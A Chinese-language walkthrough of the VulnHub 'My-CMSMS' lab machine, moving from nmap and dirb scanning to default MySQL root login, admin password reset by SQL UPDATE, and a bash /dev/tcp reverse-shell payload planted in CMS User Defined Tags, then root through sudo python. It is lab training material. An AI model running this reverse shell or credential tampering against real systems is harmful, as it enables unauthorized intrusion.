
# 0x00:靶机下载

下载链接: <https://www.vulnhub.com/entry/my-cmsms-1,498/>

描述内容大概是靶机环境是一个CMS场景目录是获得root权限。新手到中等级别。这里建议大家用VirtualBox来做方便一点




用VirtualBox导入以后顺便设置成桥接网卡就可以运行了，打开以后会顺便回显靶机IP出来，如果获取不了IP的话建议使用重启大法，也试过更换成NAT模式，但是没有重启大法好用



# 0x01:探测靶机


由于已经知道了靶机IP直接开始用nmap探测端口,这次主要开了3个端口，22，80，和3306

命令:nmap -A -sS -sV -v -p- 192.168.3.192




# 0x02:漏洞挖掘

先正常访问一波IP，可以正常回显页面




开始启动dirb,这里可以扫到一些后台之类的地方。




# 0x03:登录数据库

这里返回前面，前面开启了3306数据库端口，尝试连一波看看root root能不能连上,结果发现直连成功


命令:mysql -h 192.168.3.192 -u root -p




然后就是show databases;查看有哪些数据库



跟进cmsms\_db,然后在查看里面的表，发现有一个cms\_users




然后直接select \* from cms\_users得到一个admin的账号密码,有一个尴尬的问题是密码解不出来。。。。。。




所以只能尝试用Update语句更改admin的密码了


语句: update cms\_users set password = (select md5(CONCAT(IFNULL((SELECT sitepref\_value FROM cms\_siteprefs WHERE sitepref\_name = 'sitemask'),''),'pikapi'))) where username = 'admin'; (这里一定要提醒一波不能直接把密码设置成字符串格式，得通过MD5加密才能存放同时它不仅仅只是MD5还涉及到另外一个表)



然后回到192.168.3.192/admin输入账号和刚才改过的密码成功登录




然后就是找能插入代码的地方了在Extensions/User Defined Tags下按编辑可以进入到代码区域




先提前开启netcat 然后插入一句话反弹shell语句,然后点击apply

语句: system("bash -c 'bash -i >& /dev/tcp/192.168.3.193/5555 0>&1'");




点击完apply以后再点击run就可以得到反弹shell了



# 0x04:信息挖掘

既然反弹到/var/www/html/admin目录下先ls -la详细看一下该目录先，发现有个.htpasswd的东西出来了




Cat以后得到一串字符，数了一下长度为44石锤是base64编码




解码了一下还是一串字符串那只能用base32继续解码了。。。。



最后终于得到一个账号密码




输入完密码再输入一个Python的反弹shell成功登录



# 0x05:提权

首先先用sudo -l看看能不能运行，发现可以直接运行Python那就是送了



直接sudo +一条python交互式shell直接得到root权限

